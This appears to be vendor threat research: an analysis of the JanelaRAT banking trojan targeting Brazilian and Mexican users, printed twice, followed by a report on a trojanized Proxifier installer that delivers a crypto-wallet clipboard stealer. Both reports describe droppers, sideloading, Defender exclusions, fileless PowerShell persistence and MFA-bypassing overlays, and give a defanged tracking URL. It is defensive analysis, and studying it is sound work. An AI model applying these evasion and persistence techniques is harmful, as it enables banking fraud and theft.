JanelaRAT is a malware family that takes its name from the Portuguese word “janela” which means “window”. JanelaRAT looks for financial and cryptocurrency data from specific banks and financial institutions in the Latin America region.
JanelaRAT is a modified variant of BX RAT that has targeted users since June 2023. One of the key differences between these Trojans is that JanelaRAT uses a custom title bar detection mechanism to identify desired websites in victims’ browsers and perform malicious actions.
The threat actors behind JanelaRAT campaigns continuously update the infection chain and malware versions by adding new features.
Kaspersky solutions detect this threat as Trojan.Script.Generic and Backdoor.MSIL.Agent.gen.
Initial infection
JanelaRAT campaigns involve a multi-stage infection chain. It starts with emails mimicking the delivery of pending invoices to trick victims into downloading a PDF file by clicking a malicious link. Then the victims are redirected to a malicious website from which a compressed file is downloaded.
Malicious email used in JanelaRAT campaigns
Throughout our monitoring of these malware campaigns, the compressed files have typically contained VBScripts, XML files, other ZIP archives, and BAT files. They ultimately lead to downloading a ZIP archive that contains components for DLL sideloading and executing JanelaRAT as the final payload.
However, we have observed variations in the infection chains depending on the delivered version of the malware. The latest observed campaign evolved by integrating MSI files to deliver a legitimate PE32 executable and a DLL, which is then sideloaded by the executable. This DLL is actually JanelaRAT, delivered as the final payload.
Based on our analysis of previous JanelaRAT intrusions, the updates in the infection chain represent threat actors’ attempts to streamline the process, with a reduced number of malware installation steps. We’ve observed a logical sequence in how components, such as MSI files, have been incorporated and adapted over time. Moreover, we have observed the use of auxiliary files — additional components that aid in the infection — such as configuration files that have been changing over time, showing how the threat actors have adapted these infections in an effort to avoid detection.
JanelaRAT infection flow evolution
Initial dropper
The MSI file acts as an initial dropper designed to install the final implant and establish persistence on the system. It obfuscates file paths and names with the objective to hinder analysis. This code is designed to create several ActiveX objects to manipulate the file system and execute malicious commands.
Among the actions taken, the MSI defines paths based on environment variables for hosting binaries, creating a startup shortcut, and storing a first-run indicator file. The dropper file checks for the existence of the latter and for a specific path, and if either is missing, it creates them. If the file exists, the MSI file redirects the user to an external website as a decoy, showing that everything is “normal”.
The MSI dropper places two files at a specified path: the legitimate executable nevasca.exe and the PixelPaint.dll library, renaming them with obfuscated combinations of random strings before relocating. An LNK shortcut is created in the user’s Startup folder, pointing to the renamed nevasca.exe executable, ensuring persistence. Finally, the nevasca.exe file is executed, which in turn loads the PixelPaint.dll file that is JanelaRAT.
Malicious implant
In this case, we analyzed JanelaRAT version 33, which was masqueraded as a legitimate pixel art app. Similar to other malware versions, it was protected with Eazfuscator, a common .NET obfuscation tool. We have also seen previous JanelaRAT samples that used the ConfuserEx obfuscator or its custom builds. The malware uses Control Flow Flattening method and renames classes and variables to make the code unreadable without deobfuscation.
JanelaRAT monitors the victim’s activity, intercepts sensitive banking interactions, and establishes an interactive C2 channel to report changes to the threat actor. While screen monitoring is also present, the core functionality focuses on financial fraud and real-time manipulation of the victim’s machine. The malware collects system information, including OS version, processor architecture (32-bit, 64-bit, or unknown), username, and machine name. The Trojan evaluates the current user’s privilege level and assigns different nicknames for administrators, users, guests, and an additional one for any other role.
The malware then retrieves the current date and constructs a beacon to register the victim on the C2 server, along with the malware version. To prevent multiple instances, the malware creates the mutex and exits if it already exists.
String encryption
All JanelaRAT samples utilize encrypted strings for sending information to the C2 and obfuscating embedded data. The encryption algorithm remains consistent across campaigns, combining base64 encoding with Rijndael (AES). The encryption key is derived from the MD5 hash of a 4-digit number and the IV is composed of the first 16 bytes of the decoded base64 data.
C2 communication and command handling
After initialization, JanelaRAT establishes a TCP socket, configuring callbacks for connection events and message handling. It registers all known message types, executing specific system tasks based on the received message.
Following socket initialization, the malware launches two background routines:
User inactivity and session tracking
This routine activates timers and launches secondary threads, including an internal timer and a user inactivity monitor. The malware determines if the victim’s machine has been inactive for more than 10 minutes by calculating the elapsed time since the last user input. If the inactivity period exceeds 10 minutes, the malware notifies the C2 by sending the corresponding message. Upon user activity, it notifies the threat actor again. This makes it possible to track the user’s presence and routine to time possible remote operations.
Timer that looks for 10 minutes of inactivity
Victim registration and further malicious activity
This routine is launched immediately after the socket setup. It triggers two subroutines responsible for periodic HTTP beaconing and downloading additional payloads.
The first subroutine executes a PowerShell downloaded from a staging server during post-exploitation. Its main objective is to establish persistence by downloading the PixelPaint.dll file once again. The routine then builds and executes periodic HTTP requests to the C2, reporting the malware’s version and the victim machine’s security environment. It loops continuously as long as a specific local file does not exist, ensuring repeated telemetry transmission. The file was not observed being extracted or created by the malware itself; rather, it appears to be placed on the system by the threat actor during other post-exploitation activities. Based on previous incidents, this file likely contains instructions for establishing persistence.
This JanelaRAT version constructs a second C2 URL for beaconing, using several decrypted strings and following a pattern that uses different parameters to report information about new victims:
We have observed constant changes in the parameters across campaigns. A new parameter “AN” was introduced in this version. It is used to detect the presence of a specific process associated with banking security software. If such software is found on the victim’s device, the malware notifies the threat actor.
Parameter
Description
VS
JanelaRAT version
PL
OFF by default
AN
Yes or No depending on whether banking security software process exists
The second subroutine is responsible for monitoring the user’s visits to banking websites and reporting any activity of interest to the threat actor. JanelaRAT 33v is specifically engineered to target Brazilian financial institutions. However, we have also observed other versions of the malware targeting other specific countries in the region, such as the “Gold-Label” version targeting banking users in Mexico that we described earlier.
This subroutine creates a timer to enable an active system monitoring cycle. During this cycle, the malware obtains the title of the active window and checks if it matches entries of interest using a hardcoded but obfuscated list of financial institutions. Although the threat actors behind JanelaRAT primarily focus on one country as a target, the list of financial institutions is constantly updated.
If a title bar matches one of the listed targets, the malware waits 12 seconds before establishing a dedicated communication channel to the C2. This channel is used to execute malicious tasks, including taking screenshots, monitoring keyboard and mouse input, displaying messages to the user, injecting keystrokes or simulating mouse input, and forcing system shutdown.
To perform these actions, the malware uses a dedicated C2 handler that interprets incoming commands from the C2. Notably, 33v supports live banking session hijacking, not just credential theft.
Action Performed
Description
Capture desktop image
Send compressed screenshots to the C2
Specific screenshots
Crop specific screen regions and exfiltrate images
Overlay windows
Display images in full-screen mode, limit user interactions, and mimic bank dialogs to harvest credentials
Keylogging
Keystroke capture
Simulate keyboard
Inject keys such as DOWN, UP, and TAB to navigate or trigger new elements
Track mouse input
Move the cursor, simulate clicks, and report the cursor position
Display message
Show message boxes (custom title, text, buttons, or icons)
System shutdown
Execute a forced shutdown sequence
Command execution
Run CMD or PowerShell scripts/commands
Task Manager
manipulation
Launch Task Manager, find its window, and hide it to prevent discovery by the user
Check for banking security software process
Detect the presence of anti-fraud systems
Beaconing
Send host information (malware version, profile, presence of banking software)
Toggle internal modes
Enable and disable modes such as screenshot flow, key injection, or overlay visibility
Anti-analysis
Detect sandbox or automation tools
C2 infrastructure
Unlike other versions, this variant rotates its C2 server daily. Once a title bar matches the one in the list, the software dynamically constructs the C2 channel domain by concatenating an obfuscated string, the current date, and a suffix domain related to a legitimate dynamic DNS (DDNS) service. This communication is established using port 443, but not TLS.
Decoy overlay system
This version of JanelaRAT implements a decoy overlay system designed to capture banking credentials and bypass multi-factor authentication. When a target banking window is detected, the malware requests further instructions from the C2 server. The C2 responds with a command identifier and a Base64-encoded image, which is then displayed as a full-screen overlay window mimicking legitimate banking or system interfaces. The malware ensures the fake window completely covers the screen and limits the victim’s interaction with the system.
The malware blocks the victim’s interaction by displaying modal dialogs. Each modal dialog corresponds to a specific operation, such as password capture, token/MFA capture, fake loading screen, fake Windows update full-screen modal and more. The malware resizes the overlay, scans multiple screens, and loads deceptive elements to distract the user or temporarily hide legitimate application windows.

Among other fake elements, the malware displays fake Windows update notifications, often accompanied by messages in Brazilian Portuguese, such as:
“Configuring Windows updates, please wait.”
“Do not turn off your computer; this could take some time.”
When a message command is received from the operator, the malware constructs a custom message box based on parameters sent from the server. These parameters include the message title, text content, button type (e.g., OK, Yes/No), and icon type (e.g., Warning, Error). The malware then creates a maximized message box positioned at the top of the screen, ensuring it captures user focus and blocks the visibility of other windows, mimicking a system or security alert.
An obfuscated acknowledgement string is sent back to the C2 to confirm successful execution of this task.
Anti-analysis techniques
In addition to the conditional behavior based on whether the process of banking security software is detected, the malware includes anti-analysis routines and computer environment checks, such as sandbox detection through the Magnifier and MagnifierWindow components. These components are used to determine if accessibility tools are active on the infected computer indicating a possible malware analysis environment.
Persistence
The malware establishes persistence by writing a command script into the Windows Startup directory. This script forces the execution chain to run at each user logon enabling malicious activity without triggering privilege escalation prompts. The script is executed silently to evade user awareness.
This method is either an alternative or a supplement to the persistence method previously described in the subroutines responsible for periodic HTTP beaconing section.
Victimology
Consistent with previous intrusions and campaigns, the primary targets of the threat actors distributing JanelaRAT are banking users in Latin America, with specific focus on users of financial institutions in Brazil and Mexico.

According to our telemetry, in 2025 we detected 14,739 attacks in Brazil and 11,695 in Mexico related to JanelaRAT.
Conclusions
JanelaRAT remains an active and evolving threat, with intrusions exhibiting consistent characteristics despite ongoing modifications. We have tracked the evolution of JanelaRAT infections for some time, observing variations in both the malware itself and its infection chain, including targeted variants for specific countries.
This variant represents a significant advancement in the actor’s capabilities, combining multiple communication channels, comprehensive victim monitoring, interactive overlays, input injection, and robust remote control features. The malware is specifically designed to minimize user visibility and adapt its behavior upon detection of anti-fraud software.
To mitigate the risk of communication with the C2 infrastructure utilizing similar evasive techniques, we recommend that defenders block dynamic DNS services at the corporate perimeter or internal DNS resolvers. This will disrupt the communication channels used by JanelaRAT and similar threats.
JanelaRAT is a malware family that takes its name from the Portuguese word “janela” which means “window”. JanelaRAT looks for financial and cryptocurrency data from specific banks and financial institutions in the Latin America region.
JanelaRAT is a modified variant of BX RAT that has targeted users since June 2023. One of the key differences between these Trojans is that JanelaRAT uses a custom title bar detection mechanism to identify desired websites in victims’ browsers and perform malicious actions.
The threat actors behind JanelaRAT campaigns continuously update the infection chain and malware versions by adding new features.
Kaspersky solutions detect this threat as Trojan.Script.Generic and Backdoor.MSIL.Agent.gen.
Initial infection
JanelaRAT campaigns involve a multi-stage infection chain. It starts with emails mimicking the delivery of pending invoices to trick victims into downloading a PDF file by clicking a malicious link. Then the victims are redirected to a malicious website from which a compressed file is downloaded.
Malicious email used in JanelaRAT campaigns
Throughout our monitoring of these malware campaigns, the compressed files have typically contained VBScripts, XML files, other ZIP archives, and BAT files. They ultimately lead to downloading a ZIP archive that contains components for DLL sideloading and executing JanelaRAT as the final payload.
However, we have observed variations in the infection chains depending on the delivered version of the malware. The latest observed campaign evolved by integrating MSI files to deliver a legitimate PE32 executable and a DLL, which is then sideloaded by the executable. This DLL is actually JanelaRAT, delivered as the final payload.
Based on our analysis of previous JanelaRAT intrusions, the updates in the infection chain represent threat actors’ attempts to streamline the process, with a reduced number of malware installation steps. We’ve observed a logical sequence in how components, such as MSI files, have been incorporated and adapted over time. Moreover, we have observed the use of auxiliary files — additional components that aid in the infection — such as configuration files that have been changing over time, showing how the threat actors have adapted these infections in an effort to avoid detection.
JanelaRAT infection flow evolution
Initial dropper
The MSI file acts as an initial dropper designed to install the final implant and establish persistence on the system. It obfuscates file paths and names with the objective to hinder analysis. This code is designed to create several ActiveX objects to manipulate the file system and execute malicious commands.
Among the actions taken, the MSI defines paths based on environment variables for hosting binaries, creating a startup shortcut, and storing a first-run indicator file. The dropper file checks for the existence of the latter and for a specific path, and if either is missing, it creates them. If the file exists, the MSI file redirects the user to an external website as a decoy, showing that everything is “normal”.
The MSI dropper places two files at a specified path: the legitimate executable nevasca.exe and the PixelPaint.dll library, renaming them with obfuscated combinations of random strings before relocating. An LNK shortcut is created in the user’s Startup folder, pointing to the renamed nevasca.exe executable, ensuring persistence. Finally, the nevasca.exe file is executed, which in turn loads the PixelPaint.dll file that is JanelaRAT.
Malicious implant
In this case, we analyzed JanelaRAT version 33, which was masqueraded as a legitimate pixel art app. Similar to other malware versions, it was protected with Eazfuscator, a common .NET obfuscation tool. We have also seen previous JanelaRAT samples that used the ConfuserEx obfuscator or its custom builds. The malware uses Control Flow Flattening method and renames classes and variables to make the code unreadable without deobfuscation.
JanelaRAT monitors the victim’s activity, intercepts sensitive banking interactions, and establishes an interactive C2 channel to report changes to the threat actor. While screen monitoring is also present, the core functionality focuses on financial fraud and real-time manipulation of the victim’s machine. The malware collects system information, including OS version, processor architecture (32-bit, 64-bit, or unknown), username, and machine name. The Trojan evaluates the current user’s privilege level and assigns different nicknames for administrators, users, guests, and an additional one for any other role.
The malware then retrieves the current date and constructs a beacon to register the victim on the C2 server, along with the malware version. To prevent multiple instances, the malware creates the mutex and exits if it already exists.
String encryption
All JanelaRAT samples utilize encrypted strings for sending information to the C2 and obfuscating embedded data. The encryption algorithm remains consistent across campaigns, combining base64 encoding with Rijndael (AES). The encryption key is derived from the MD5 hash of a 4-digit number and the IV is composed of the first 16 bytes of the decoded base64 data.
C2 communication and command handling
After initialization, JanelaRAT establishes a TCP socket, configuring callbacks for connection events and message handling. It registers all known message types, executing specific system tasks based on the received message.
Following socket initialization, the malware launches two background routines:
User inactivity and session tracking
This routine activates timers and launches secondary threads, including an internal timer and a user inactivity monitor. The malware determines if the victim’s machine has been inactive for more than 10 minutes by calculating the elapsed time since the last user input. If the inactivity period exceeds 10 minutes, the malware notifies the C2 by sending the corresponding message. Upon user activity, it notifies the threat actor again. This makes it possible to track the user’s presence and routine to time possible remote operations.
Timer that looks for 10 minutes of inactivity
Victim registration and further malicious activity
This routine is launched immediately after the socket setup. It triggers two subroutines responsible for periodic HTTP beaconing and downloading additional payloads.
The first subroutine executes a PowerShell downloaded from a staging server during post-exploitation. Its main objective is to establish persistence by downloading the PixelPaint.dll file once again. The routine then builds and executes periodic HTTP requests to the C2, reporting the malware’s version and the victim machine’s security environment. It loops continuously as long as a specific local file does not exist, ensuring repeated telemetry transmission. The file was not observed being extracted or created by the malware itself; rather, it appears to be placed on the system by the threat actor during other post-exploitation activities. Based on previous incidents, this file likely contains instructions for establishing persistence.
This JanelaRAT version constructs a second C2 URL for beaconing, using several decrypted strings and following a pattern that uses different parameters to report information about new victims:
We have observed constant changes in the parameters across campaigns. A new parameter “AN” was introduced in this version. It is used to detect the presence of a specific process associated with banking security software. If such software is found on the victim’s device, the malware notifies the threat actor.
Parameter
Description
VS
JanelaRAT version
PL
OFF by default
AN
Yes or No depending on whether banking security software process exists
The second subroutine is responsible for monitoring the user’s visits to banking websites and reporting any activity of interest to the threat actor. JanelaRAT 33v is specifically engineered to target Brazilian financial institutions. However, we have also observed other versions of the malware targeting other specific countries in the region, such as the “Gold-Label” version targeting banking users in Mexico that we described earlier.
This subroutine creates a timer to enable an active system monitoring cycle. During this cycle, the malware obtains the title of the active window and checks if it matches entries of interest using a hardcoded but obfuscated list of financial institutions. Although the threat actors behind JanelaRAT primarily focus on one country as a target, the list of financial institutions is constantly updated.
If a title bar matches one of the listed targets, the malware waits 12 seconds before establishing a dedicated communication channel to the C2. This channel is used to execute malicious tasks, including taking screenshots, monitoring keyboard and mouse input, displaying messages to the user, injecting keystrokes or simulating mouse input, and forcing system shutdown.
To perform these actions, the malware uses a dedicated C2 handler that interprets incoming commands from the C2. Notably, 33v supports live banking session hijacking, not just credential theft.
Action Performed
Description
Capture desktop image
Send compressed screenshots to the C2
Specific screenshots
Crop specific screen regions and exfiltrate images
Overlay windows
Display images in full-screen mode, limit user interactions, and mimic bank dialogs to harvest credentials
Keylogging
Keystroke capture
Simulate keyboard
Inject keys such as DOWN, UP, and TAB to navigate or trigger new elements
Track mouse input
Move the cursor, simulate clicks, and report the cursor position
Display message
Show message boxes (custom title, text, buttons, or icons)
System shutdown
Execute a forced shutdown sequence
Command execution
Run CMD or PowerShell scripts/commands
Task Manager
manipulation
Launch Task Manager, find its window, and hide it to prevent discovery by the user
Check for banking security software process
Detect the presence of anti-fraud systems
Beaconing
Send host information (malware version, profile, presence of banking software)
Toggle internal modes
Enable and disable modes such as screenshot flow, key injection, or overlay visibility
Anti-analysis
Detect sandbox or automation tools
C2 infrastructure
Unlike other versions, this variant rotates its C2 server daily. Once a title bar matches the one in the list, the software dynamically constructs the C2 channel domain by concatenating an obfuscated string, the current date, and a suffix domain related to a legitimate dynamic DNS (DDNS) service. This communication is established using port 443, but not TLS.
Decoy overlay system
This version of JanelaRAT implements a decoy overlay system designed to capture banking credentials and bypass multi-factor authentication. When a target banking window is detected, the malware requests further instructions from the C2 server. The C2 responds with a command identifier and a Base64-encoded image, which is then displayed as a full-screen overlay window mimicking legitimate banking or system interfaces. The malware ensures the fake window completely covers the screen and limits the victim’s interaction with the system.
The malware blocks the victim’s interaction by displaying modal dialogs. Each modal dialog corresponds to a specific operation, such as password capture, token/MFA capture, fake loading screen, fake Windows update full-screen modal and more. The malware resizes the overlay, scans multiple screens, and loads deceptive elements to distract the user or temporarily hide legitimate application windows.
Among other fake elements, the malware displays fake Windows update notifications, often accompanied by messages in Brazilian Portuguese, such as:
“Configuring Windows updates, please wait.”
“Do not turn off your computer; this could take some time.”
When a message command is received from the operator, the malware constructs a custom message box based on parameters sent from the server. These parameters include the message title, text content, button type (e.g., OK, Yes/No), and icon type (e.g., Warning, Error). The malware then creates a maximized message box positioned at the top of the screen, ensuring it captures user focus and blocks the visibility of other windows, mimicking a system or security alert.
An obfuscated acknowledgement string is sent back to the C2 to confirm successful execution of this task.
Anti-analysis techniques
In addition to the conditional behavior based on whether the process of banking security software is detected, the malware includes anti-analysis routines and computer environment checks, such as sandbox detection through the Magnifier and MagnifierWindow components. These components are used to determine if accessibility tools are active on the infected computer indicating a possible malware analysis environment.
Persistence
The malware establishes persistence by writing a command script into the Windows Startup directory. This script forces the execution chain to run at each user logon enabling malicious activity without triggering privilege escalation prompts. The script is executed silently to evade user awareness.
This method is either an alternative or a supplement to the persistence method previously described in the subroutines responsible for periodic HTTP beaconing section.
Victimology
Consistent with previous intrusions and campaigns, the primary targets of the threat actors distributing JanelaRAT are banking users in Latin America, with specific focus on users of financial institutions in Brazil and Mexico.
According to our telemetry, in 2025 we detected 14,739 attacks in Brazil and 11,695 in Mexico related to JanelaRAT.
Conclusions
JanelaRAT remains an active and evolving threat, with intrusions exhibiting consistent characteristics despite ongoing modifications. We have tracked the evolution of JanelaRAT infections for some time, observing variations in both the malware itself and its infection chain, including targeted variants for specific countries.
This variant represents a significant advancement in the actor’s capabilities, combining multiple communication channels, comprehensive victim monitoring, interactive overlays, input injection, and robust remote control features. The malware is specifically designed to minimize user visibility and adapt its behavior upon detection of anti-fraud software.
To mitigate the risk of communication with the C2 infrastructure utilizing similar evasive techniques, we recommend that defenders block dynamic DNS services at the corporate perimeter or internal DNS resolvers. This will disrupt the communication channels used by JanelaRAT and similar threats.
At the start of the year, a certain Trojan caught our eye due to its incredibly long infection chain. In most cases, it kicks off with a web search for “Proxifier”. Proxifiers are speciaized software designed to tunnel traffic for programs that do not natively support proxy servers. They are a go-to for making sure these apps are functional within secured development environments.
By coincidence, Proxifier is also a name for a proprietary proxifier developed by VentoByte, which is distributed under a paid license.
If you search for Proxifier (or a proxifier), one of the top results in popular search engines is a link to a GitHub repository. That’s exactly where the source of the primary infection lives.
The GitHub project itself contains the source code for a rudimentary proxy service. However, if you head over to the Releases section, you’ll find an archive containing an executable file and a text document. That executable is actually a malicious wrapper bundled around the legitimate Proxifier installer, while the text file helpfully offers activation keys for the software.
Once launched, the Trojan’s first order of business is to add an exception to Microsoft Defender for all files with a TMP extension, as well as for the directory where the executable is sitting. The way the Trojan pulls this off is actually pretty exotic.
First, it creates a tiny stub file – only about 1.5 KB in size – in the temp directory under the name “Proxifier<???>.tmp” and runs it. This stub doesn’t actually do anything on its own; it serves as a donor process. Later, a .NET application named “api_updater.exe” is injected into it to handle the Microsoft Defender exclusions. To get this done, api_updater.exe decrypts and runs a PowerShell script using the PSObject class. PSObject lets the script run directly inside the current process without popping up a command console or launching the interpreter.
As soon as the required exclusions are set, the trojanized proxifier.exe extracts and launches the real Proxifier installer. Meanwhile, it quietly continues the infection in the background: it creates another donor process and injects a module named proxifierupdater.exe. This module acts as yet another injector. It launches the system utility conhost.exe and injects it with another .NET app, internally named “bin.exe”, which runs a PowerShell script using the same method as before.
The script is obfuscated and parts of it are encoded, but it really only performs four specific actions:
Add the “powershell” and “conhost” processes to Microsoft Defender exclusions.
Create a registry key at HKLM\SOFTWARE\System::Config and store another Base64-encoded PowerShell script inside it.
Set up a scheduled task to launch PowerShell with another script as an argument. The script’s task is to read the content of the created registry key, decode it, and transfer control to the resulting script.
Ping an IP Logger service at https[:]//maper[.]info/2X5tF5 to let the attackers know the infection was successful.
This wraps up the primary stage of the infection. As you can see, the Trojan attempts to use fileless (or bodiless) malware techniques. By executing malicious code directly in allocated memory, it leaves almost no footprint on the hard drive.
The next stage is launched along with the task created in the scheduler. This is what it looks like:
The task launches the PowerShell interpreter, passing the script from the arguments as input. As we already mentioned, it reads the contents of the previously created Config registry key, then decodes and executes it. This is yet another PowerShell script whose job is to download the next script from hardcoded addresses and execute it. These addresses belong to Pastebin-type services, and the content located there is encoded in several different ways at once.
Decoded and deobfuscated script from the Config registry key
The script from Pastebin continues the download chain. This time, the payload is located on GitHub.
Decoded script from Pastebin
It’s a massive script, clocking in at around 500 KB. Interestingly, the bulk of the file is just one long Base64 string. After decoding it and doing some deobfuscation, we end up with a script whose purpose is quite clear. It extracts shellcode from a Base64 string, launches the fontdrvhost.exe utility, injects the shellcode into it, and hands over control.
The shellcode, in turn, unpacks and sets up the code for the final payload. This is classic ClipBanker-like malware, and there’s nothing particularly fancy about it. It’s written in C++, compiled with MinGW, doesn’t bother with system persistence, and doesn’t even connect to the network. Its entire job is to constantly monitor the clipboard for strings that look like crypto wallet addresses belonging to various blockchain-based networks (Cardano, Algorand, Ethereum, Bitcoin, NEM, Stellar, BNB, Cosmos, Dash, Monero, Dogecoin, MultiversX, Arweave, Filecoin, Litecoin, Neo, Osmosis, Solana, THOR, Nano, Qtum, Waves, TRON, Ripple, Tezos, and ZelCash), and then swap them with the attackers’ own addresses.
The complete execution chain, from the moment the malicious installer starts until the ClipBanker code is running, looks like this:
Victims
Since the beginning of 2025, more than 2000 users of Kaspersky solutions have encountered this threat, most of them located in India and Vietnam. Interestingly, 70% of these detections came from the Kaspersky Virus Removal Tool, a free utility used to clean devices that are already infected. This underscores the importance of the preemptive protection: it is often cheaper and easier to prevent the infection than to face consequences of a successful attack.
Conclusion
This campaign is yet another perfect example of the old adage: “buy cheap, pay twice”. Trying to save a buck on software, combined with a lack of caution when hunting for free solutions, can lead to an infection and the subsequent theft of funds – in this case, cryptocurrency. The attackers are aggressively promoting their sites in search results and using fileless techniques alongside a marathon infection chain to stay under the radar. Such attacks are difficult to detect and stop in time.
To stay safe and avoid losing your money, use reliable security solutions that are able to prevent your device form being infected. Download software only from official sources. If for some reason you can’t use a reputable paid solution, we highly recommend thoroughly vetting the sites you use to download software.
At the start of the year, a certain Trojan caught our eye due to its incredibly long infection chain. In most cases, it kicks off with a web search for “Proxifier”. Proxifiers are speciaized software designed to tunnel traffic for programs that do not natively support proxy servers. They are a go-to for making sure these apps are functional within secured development environments.
By coincidence, Proxifier is also a name for a proprietary proxifier developed by VentoByte, which is distributed under a paid license.
If you search for Proxifier (or a proxifier), one of the top results in popular search engines is a link to a GitHub repository. That’s exactly where the source of the primary infection lives.
The GitHub project itself contains the source code for a rudimentary proxy service. However, if you head over to the Releases section, you’ll find an archive containing an executable file and a text document. That executable is actually a malicious wrapper bundled around the legitimate Proxifier installer, while the text file helpfully offers activation keys for the software.
Once launched, the Trojan’s first order of business is to add an exception to Microsoft Defender for all files with a TMP extension, as well as for the directory where the executable is sitting. The way the Trojan pulls this off is actually pretty exotic.
